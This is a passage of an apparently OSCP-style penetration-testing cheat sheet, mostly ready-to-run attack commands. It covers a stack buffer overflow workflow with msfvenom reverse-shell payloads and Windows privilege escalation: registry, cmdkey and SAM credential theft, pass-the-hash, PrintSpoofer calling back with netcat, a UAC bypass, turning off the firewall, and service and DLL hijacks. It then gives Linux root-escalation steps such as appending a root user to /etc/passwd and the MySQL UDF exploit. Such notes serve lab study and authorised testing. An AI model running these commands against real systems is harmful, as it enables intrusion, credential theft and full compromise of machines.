sudo python3 /usr/share/doc/python3-impacket/examples/psexec.py {USER}:{PASS}@{RHOST}
|
||
```
|
||
|
||
<br />
|
||
|
||
# Buffer Overflow
|
||
|
||
***
|
||
<br />
|
||
|
||
## Stack Based
|
||
|
||
[https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst](https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst)
|
||
|
||
[https://tryhackme.com/room/bufferoverflowprep](https://tryhackme.com/room/bufferoverflowprep)
|
||
|
||
```bash
|
||
|
||
# Setup Mona config in debugger and run application
|
||
!mona config -set workingfolder c:\mona\%p
|
||
|
||
# Update IP Address and Port in fuzzing.py and exploit.py
|
||
ip = {RHOST}
|
||
port = {RPORT}
|
||
|
||
# Fuzz application using a script
|
||
python3 fuzzing.py
|
||
|
||
# Create unique pattern with amount of fuzz from previous step
|
||
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l {FUZZ RESPONSE + 400}
|
||
|
||
# Exploit using payload from previous step
|
||
python3 exploit.py
|
||
|
||
# Find the overflow offset
|
||
!mona findmsp -distance {FUZZ RESPONSE + 400}
|
||
|
||
# Update offset in exploit.py for EIP and ESP registers
|
||
offset = {OFFSET}
|
||
retn = "BBBB"
|
||
|
||
# Generate bad char bytearray in Mona starting with 00
|
||
!mona bytearray -b "\x00"
|
||
|
||
# Generate bar char list in python and update payload
|
||
python3 badchar.py
|
||
|
||
# Exploit and compare against the Mona bytearray until no bad chars are left
|
||
python3 exploit.py
|
||
!mona compare -f C:\mona\appname\bytearray.bin -a {ADDRESS}
|
||
|
||
# Find the Jump Point
|
||
!mona jmp -r esp -cpb "{BAD CHAR LIST}"
|
||
|
||
# Generate Payload
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT={LPORT} EXITFUNC=thread -b "{BAD CHAR LIST}" -f c
|
||
|
||
# Update exploit.py with address, payload, and padding
|
||
retn = {Reverse jump address including \x}
|
||
payload = {Payload from msfvenom ("PAYLOAD")}
|
||
padding = "\x90" * 16
|
||
|
||
# Start NC on msfvenom IP and Port and exploit
|
||
sudo nc -lnvp {LPORT}
|
||
python3 exploit.py
|
||
```
|
||
|
||
<br />
|
||
|
||
# Privilege Escalation
|
||
|
||
<br />
|
||
|
||

## Windows
|
||
|
||
|
||
|
||
|
||
<br />
|
||
|
||
#### RESOURCES
|
||
|
||
[Reference](https://guif.re/windowseop)
|
||
|
||
[Winpeas](https://github.com/carlospolop/PEASS-ng/releases)
|
||
|
||
|
||
***
|
||
|
||
#### Privilege Escalation Checklist
|
||
|
||
#### Credential Access
|
||
|
||
|
||
<details>
|
||
<summary>1] Credentials from registry [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>2] Credentials from cmdkey [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>3] Credentials from configuration files [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>4] Credentials from SAM[↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
#### Misconfiguration
|
||
|
||
<details>
|
||
<summary>1] Insecure Service Properties [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>2] Unquoted Service Path [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>3] Weak Registry Permissions [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>4] Insecure Service Executables [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>5] DLL Hijacking [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>6] AutoRuns [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>7] Always Install Elevated [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>8] Scheduled Tasks [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
#### Exploits
|
||
<details>
|
||
<summary>1] Kernel Exploit [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
#### Initial Enumeration
|
||
|
||
```ps1
|
||
# Check user and groups
|
||
whoami
|
||
whoami /all
|
||
net user {USER}
|
||
|
||
# Check UAC level
|
||
whoami /groups
|
||
|
||
# Check File Permissions
|
||
Get-ACL {FILE or DIR} | fl
|
||
icacls {FILE}
|
||
|
||
# Juicy Potato for Impersonation
|
||
# Juicy Potato does not work for Windows Server 2019 and Windows 10 versions 1809 and higher.
|
||
whoami /priv
|
||
JuicyPotato.exe -t * -p {run.exe} -l 8003
|
||
JuicyPotato.exe -t * -p {run.exe} -l 8003 -c {CLSID}
|
||
|
||
https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md
|
||
|
||
# Powershell
|
||
cmd /c "JuicyPotato.exe -t * -p run.exe -l 8003 -c {CLSID}"
|
||
|
||
# Print Spoofer for Impersonation
|
||
# Compatible for Windows 10 and Server 2016/2019.
|
||
PrintSpoofer.exe -i -c cmd
|
||
PrintSpoofer.exe -c "nc.exe {LHOST} {LPORT} -e cmd"
|
||
|
||
|
||
# UAC BYPASS using Fodhelper.exe or Computer Defaults.exe
|
||
where /r C:\windows fodhelper.exe
|
||
where /r C:\windows computerdefaults.exe
|
||
|
||
New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value {C:\Users\Public\Downloads\revshell.exe} -Force
|
||
New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
|
||
cmd
|
||
|
||
powershell Start-Process C:\Windows\System32\fodhelper.exe -WindowStyle Hidden
|
||
powershell Start-Process C:\windows\system32\computerdefaults.exe -WindowStyle Hidden
|
||
|
||
|
||
# UAC BYPASS using EventViewer
|
||
https://ivanitlearning.wordpress.com/2019/07/07/bypassing-default-uac-settings-manually/
|
||
|
||
Generate MSFvenom .exe payload
|
||
|
||
Change binary in evenvwrbypass.c to payload
|
||
strcat(curPath, "\run.exe");
|
||
|
||
Compile to .exe: 64 ot 32 bit
|
||
x86_64-w64-mingw32-gcc eventvwrbypass.c -o eventvwr-bypassuac-64.exe
|
||
i686-w64-mingw32-gcc eventvwrbypass.c -o eventvwr-bypassuac-32.exe
|
||
# -static flag for library issues
|
||
|
||
Run Executable with listener setup in same directory as MSFvenom payload
|
||
eventvwr-bypassuac-64.exe
|
||
eventvwr-bypassuac-32.exe
|
||
|
||
# Disable Windows Firewall
|
||
netsh advfirewall set allprofiles state off
|
||
service_exec(conn, r'cmd /c netsh advfirewall set allprofiles state off')
|
||
|
||
# OSCP Flag Proof
|
||
type C:/Users/Administrator/Desktop/proof.txt && whoami && hostname && ipconfig
|
||
```
|
||
|
||
#### Credential Access
|
||
|
||
#### Credentials from Registry
|
||
|
||

|
||
|
||
```ps1
|
||
#######################################################################
|
||
##### 1. Credentials from registry ####################################
|
||
#######################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet filesinfo userinfo
|
||
|
||
# Manual search (Local Machine and Current User)
|
||
reg query HKLM /f password /t REG_SZ /s
|
||
reg query HKCU /f password /t REG_SZ /s
|
||
|
||
# Manual query for confirmation
|
||
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
|
||
|
||
# On Kali, we can use the winexe command to spawn a shell using these credentials
|
||
winexe -U '{USER}%{PASS}' //{RHOST} cmd.exe
|
||
```
|
||
#### Credentials from Saved Creds (cmdkey)
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
|
||
#########################################################################
|
||
#### 2. Credentials from cmdkey #########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd windowscreds
|
||
|
||
# We can verify this manually using the following command:
|
||
cmdkey /list
|
||
|
||
# If the saved credentials aren’t present, run the following script to refresh the credential:
|
||
C:\PrivEsc\savecred.bat
|
||
|
||
# We can use the saved credential to run any command as the admin user
|
||
runas /savecred /user:{admin} {C:\PrivEsc\reverse.exe}
|
||
```
|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### 3. Credentials from configuration files ############################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd searchfast filesinfo
|
||
|
||
# Recursively search for files in the current directory with “pass” in the name, or ending in “.config”
|
||
dir /s *pass* == *.config
|
||
|
||
# Recursively search for files in the current directory that contain the word “password” and also end in either .xml, .ini, or .txt
|
||
findstr /si password *.xml *.ini *.txt
|
||
```
|
||
|
||
#### SAM Creds
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### 4. Credentials from SAM ############################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd searchfast filesinfo
|
||
|
||
# Copy the files back to Kali
|
||
copy C:\Windows\Repair\SAM \\{LHOST}\share\
|
||
|
||
# Download the latest version of the creddump suite
|
||
git clone https://github.com/Neohapsis/creddump7.git
|
||
|
||
# Run the pwdump tool against the SAM and SYSTEM files to extract the hashes
|
||
python2 creddump7/pwdump.py SYSTEM SAM
|
||
|
||
# Crack the admin user hash using hashcat
|
||
hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da /usr/share/wordlists/rockyou.txt
|
||
|
||
# Alternative solution - Pass the Hash
|
||
pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //{IP ADDRESS} cmd.exe
|
||
pth-winexe --system -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //{IP ADDRESS} cmd.exe
|
||
|
||
```
|
||
<br />
|
||
|
||
#### Exploits
|
||
|
||

|
||
|
||
<br />
|
||
|
||
[Windows Expoit Suggestor](https://github.com/AonCyberLabs/Windows-Exploit-Suggester/blob/master/windows-exploit-suggester.py)
|
||
|
||
```ps1
|
||
# Find information about system
|
||
systeminfo
|
||
|
||
# Pipe system information over to client
|
||
systeminfo > \\{LHOST}\share\systeminfo.txt
|
||
|
||
# Use Windows exploit suggestor to find availble kernel exploit
|
||
python wes.py systeminfo.txt -i 'Elevation of Privilege' --exploits-only | less
|
||
```
|
||
<br />
|
||
|
||
#### Misconfiguration
|
||
|
||
<br />
|
||
|
||
##### Services
|
||
|
||
##### Insecure Service Permissions
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Insecure Service Permissions #####################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of a service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv {USER} {SERVICE}
|
||
|
||
# Query the configuration of a service:
|
||
sc.exe qc {SERVICE}
|
||
|
||
# Query the current state of a service:
|
||
sc.exe query {SERVICE}
|
||
|
||
# Configure binary path payload reverse shell
|
||
config {SERVICE} binpath= "\"C:\{PAYLOAD PATH}\""
|
||
|
||
# Start a service:
|
||
net start {SERVICE}
|
||
```
|
||
#### Unquoted Service Path
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
##### Unquoted Service Path ##########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv {USER} {SERVICE}
|
||
|
||
# Verify permissions of to write using accesschk
|
||
.\accesschk.exe /accepteula -uwdq "C:\Program Files\UnquotedPath Service\"
|
||
|
||
# Copy payload to unquoted service path break point
|
||
copy reverse.exe {BINARY PATH: ex. "C:\Program Files\Unquoted Path Service\Common.exe"}
|
||
|
||
# Start a service:
|
||
net start {SERVICE}
|
||
```
|
||
|
||
|
||
#### Weak Registry Permissions
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Weak Registry Permissions #######################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Check regsvc for weak entries using powershell
|
||
powershell -exec bypass
|
||
|
||
Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List
|
||
|
||
# Check regsvc for weak entries using accesschk
|
||
.\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv user regsvc
|
||
|
||
# Check current values in registry entry
|
||
reg query HKLM:\System\CurrentControlSet\Services\regsvc
|
||
|
||
# Overwrite the imagePath registry key to point to reverse shell
|
||
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Users\Public\Downloads\run.exe /f
|
||
|
||
# Start the service:
|
||
net start regsvc
|
||
```
|
||
|
||
#### Insecure Service Executables
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
##### Insecure Service Executables ####################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of a service using accesschk
|
||
.\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uvqc filepermsvc
|
||
|
||
# Copy the reverse shell executable to overwrite the service executable
|
||
copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
|
||
Copy-Item "C:\Users\Public\Downloads\run.exe" "C:\Program Files\Microvirt\MEmu\MemuService.exe"
|
||
Rename-Item "C:\Program Files\Microvirt\MEmu\MemuService.exe" "C:\Program Files\Microvirt\MEmu\MemuService.bak"
|
||
|
||
|
||
# Start the service
|
||
net start filepermsvc
|
||
Restart-Computer
|
||
```
|
||
|
||
<br />
|
||
|
||
#### AutoRuns
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### AutoRuns ########################################################
|
||
#########################################################################
|
||
|
||
# Requires computer restart for priv esc.
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet applicationsinfo
|
||
|
||
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
|
||
|
||
# Use accesschk.exe to verify the permissions on each one
|
||
.\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
|
||
|
||
# Copy our reverse shell executable to overwrite the AutoRun executable:
|
||
copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe"
|
||
```
|
||
|
||
##### Always Install Elevated
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### AlwaysInstallElevated ###########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration to see if both registry values are set
|
||
.\winPEASany.exe quiet windowscreds
|
||
|
||
# Manual Enumeration
|
||
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||
|
||
# Create a new reverse shell with msfvenom, this time using the msi format, and save it with the .msi extension
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT={LPORT} -f msi -o reverse.msi
|
||
|
||
# Copy the reverse.msi across to the Windows VM, start a listener on Kali, and run the installer to trigger the exploit
|
||
msiexec /quiet /qn /i C:\users\public\downloads\reverse.msi
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
##### Scheduled Tasks
|
||
|
||
#### Scheduled Tasks
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Scheduled Tasks #################################################
|
||
#########################################################################
|
||
|
||
# Unfortunately, there is no easy method for enumerating custom tasks that belong to other users as a low privileged user account. Often we have to rely on other clues, such as finding a script or log file that indicates a scheduled task is being run.
|
||
|
||
# List all scheduled tasks your user can see:
|
||
schtasks /query /fo LIST /v
|
||
PS> Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
|
||
|
||
# Inspect interesting scripts
|
||
type C:\DevTools\CleanUp.ps1
|
||
|
||
# Check Permissions for write access on script
|
||
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
|
||
|
||
# Use echo to append a call to our reverse shell executable to the end of the script
|
||
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
|
||
```
|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### DLL Hijacking ###################################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uvqc dllsvc
|
||
|
||
# Query the service
|
||
sc qc dllsvc
|
||
|
||
# Run Procmon64.exe with administrator privileges. Press Ctrl+L to open the Filter menu
|
||
|
||
# Add a new filter on the Process Name matching dllhijackservice.exe
|
||
|
||
# On the main screen, deselect registry activity and network activity
|
||
|
||
# Start the service
|
||
net start dllsvc
|
||
|
||
# Back in Procmon, note that a number of “NAME NOT FOUND” errors appear, associated with the hijackme.dll file.
|
||
|
||
# At some point, Windows tries to find the file in the C:\Temp directory, which as we found earlier, is writable by our user.
|
||
|
||
# Generate Reverse Shell payload
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={IP ADDRESS} LPORT={PORT} -f dll -o hijackme.dll
|
||
|
||
# Copy the DLL to the Windows VM and into the C:\Temp directory. Start a listener on Kali and then stop/start the service to trigger the exploit:
|
||
net stop dllsvc
|
||
net start dllsvc
|
||
```
|
||
<br />
|
||
|
||
|
||

## Linux
|
||
|
||
<br />
|
||
|
||
|
||
|
||
#### RESOURCES
|
||
|
||
[Reference](https://guif.re/linuxeop)
|
||
|
||
[Linpeas](https://github.com/carlospolop/PEASS-ng/releases)
|
||
|
||
[GTFOBINS](https://gtfobins.github.io/)
|
||
|
||
<br />
|
||
|
||
|
||
```bash
|
||
# Linux Enumeration Commands
|
||
|
||
#Check commands you can execute with sudo
|
||
sudo -l
|
||
|
||
#Check Group id
|
||
id
|
||
|
||
#Check folder permissions
|
||
ls -la
|
||
|
||
#Check root process
|
||
ps -ef | grep root
|
||
|
||
#Search write-able services
|
||
ls -la $(find . -type s -writable 2>/dev/null)
|
||
|
||
#Search write-able files
|
||
ls -la $(find . -type f -writable 2>/dev/null)
|
||
|
||
#Find all SUID binaries
|
||
find / -perm -4000 2>/dev/null
|
||
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
|
||
find / -user root -perm -4000 -print 2>/dev/null
|
||
find / -perm -u=s -type f 2>/dev/null
|
||
|
||
# List All Users on a System
|
||
cat /etc/passwd
|
||
|
||
# Search Passwords
|
||
grep -irE '(password|pwd|pass)[[:space:]]*=[[:space:]]*[[:alpha:]]+' * 2>/dev/null
|
||
|
||
# List All Users on a System (cleaner, only users)
|
||
awk –F’:‘ ’{ print $1}’ /etc/passwd
|
||
|
||
# List All Logged in Users
|
||
who | awk ‘{print $1}’ | sort | uniq | tr ‘\n’ ‘ ’
|
||
|
||
# Find files modified < 1 day
|
||
find . -mtime -1
|
||
find / -mtime -1
|
||
|
||
# Find files modified < 5 min
|
||
find . -mmin -5
|
||
find / -mmin -5
|
||
|
||
# Find files within date range
|
||
find / -newermt 2022-09-15 ! -newermt 2022-09-19 -type f 2>/dev/null
|
||
|
||
# Web files
|
||
ls -alhR /var/www/ 2>/dev/null
|
||
ls -alhR /srv/www/htdocs/ 2>/dev/null
|
||
ls -alhR /usr/local/www/apache22/data/
|
||
ls -alhR /opt/lampp/htdocs/ 2>/dev/null
|
||
|
||
# Creating entry for /etc/passwd
|
||
openssl passwd -1 -salt ignite pass123
|
||
> $1$ignite$3eTbJm98O9Hz.k1NTdNxe1
|
||
|
||
echo "temp:\$1\$ignite\$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash" >> /etc/passwd
|
||
|
||
su temp
|
||
pass pass123
|
||
|
||
# OSCP Flag Proof
|
||
cat /root/proof.txt && whoami && hostname && ip addr
|
||
```
|
||
|
||
#### Service Exploits
|
||
|
||

|
||

|
||
|
||
```
|
||
The MySQL service is running as root and the "root" user for the service does not have a password assigned. We can use a popular exploit that takes advantage of User Defined Functions (UDFs) to run system commands as root via the MySQL service.
|
||
|
||
Change into the /home/user/tools/mysql-udf directory:
|
||
|
||
cd /home/user/tools/mysql-udf
|
||
|
||
Compile the raptor_udf2.c exploit code using the following commands:
|
||
|
||
gcc -g -c raptor_udf2.c -fPIC
|
||
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
|
||
|
||
Connect to the MySQL service as the root user with a blank password:
|
||
|
||
mysql -u root
|
||
|
||
Execute the following commands on the MySQL shell to create a User Defined Function (UDF) "do_system" using our compiled exploit:
|
||
|
||
use mysql;
|
||
create table foo(line blob);
|
||
insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
|
||
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
|
||
create function do_system returns integer soname 'raptor_udf2.so';
|
||
|
||
Use the function to copy /bin/bash to /tmp/rootbash and set the SUID permission:
|
||
|
||
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
|
||
|
||
Exit out of the MySQL shell (type exit or \q and press Enter) and run the /tmp/rootbash executable with -p to gain a shell running with root privileges:
|
||
|
||
/tmp/rootbash -p
|
||
```
|
||
|
||
|
||
#### Weak File Permissions - Readable /etc/shadow
|
||
|
||

|
||
|
||
```
|
||
The /etc/shadow file contains user password hashes and is usually readable only by the root user.
|
||
|
||
Note that the /etc/shadow file on the VM is world-readable:
|
||
|
||
ls -l /etc/shadow
|
||
|
||
View the contents of the /etc/shadow file:
|
||
|
||
cat /etc/shadow
|
||
|
||
Each line of the file represents a user. A user's password hash (if they have one) can be found between the first and second colons (:) of each line.
|
||
|
||
Save the root user's hash to a file called hash.txt on your Kali VM and use john the ripper to crack it. You may have to unzip /usr/share/wordlists/rockyou.txt.gz first and run the command using sudo depending on your version of Kali:
|
||
|
||
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
|
||
|
||
Switch to the root user, using the cracked password:
|
||
|
||
su root
|
||
```
|
||
|
||
#### Weak File Permissions - Writable /etc/shadow
|
||
|
||

|
||
|
||
```
|
||
The /etc/shadow file contains user password hashes and is usually readable only by the root user.
|
||
|
||
Note that the /etc/shadow file on the VM is world-writable:
|
||
|
||
ls -l /etc/shadow
|
||
|
||
Generate a new password hash with a password of your choice:
|
||
|
||
mkpasswd -m sha-512 newpasswordhere
|
||
|
||
Edit the /etc/shadow file and replace the original root user's password hash with the one you just generated.
|
||
|
||
Switch to the root user, using the new password:
|
||
|
||
su root
|
||
```
|
||
|
||
|
||
#### Weak File Permissions - Writable /etc/passwd
|
||
|
||

|
||

|
||
|
||
```
|
||
The /etc/passwd file contains information about user accounts. It is world-readable, but usually only writable by the root user. Historically, the /etc/passwd file contained user password hashes, and some versions of Linux will still allow password hashes to be stored there.
|
||
|
||
Note that the /etc/passwd file is world-writable:
|
||
|
||
ls -l /etc/passwd
|
||
|
||
Generate a new password hash with a password of your choice:
|
||
|
||
openssl passwd newpasswordhere
|
||
|
||
Edit the /etc/passwd file and place the generated password hash between the first and second colon (:) of the root user's row (replacing the "x").
|
||
|
||
Switch to the root user, using the new password:
|
||
su root
|
||
|
||
Alternatively, copy the root user's row and append it to the bottom of the file, changing the first instance of the word "root" to "newroot" and placing the generated password hash between the first and second colon (replacing the "x").
|
||
|
||
Now switch to the newroot user, using the new password:
|
||
|
||
su newroot
|
||
```
|
||
|
||
#### Sudo - Shell Escape Sequences
|
||
|
||

|
||
|
||
```
|
||
List the programs which sudo allows your user to run:
|
||
|
||
sudo -l
|
||
|
||
Visit GTFOBins (https://gtfobins.github.io) and search for some of the program names. If the program is listed with "sudo" as a function, you can use it to elevate privileges, usually via an escape sequence.
|
||
```
|
||
|
||
#### Sudo - Environment Variables
|
||
|
||

|
||
|
||
```
|
||
Sudo can be configured to inherit certain environment variables from the user's environment.
|
||
|
||
Check which environment variables are inherited (look for the env_keep options):
|
||
|
||
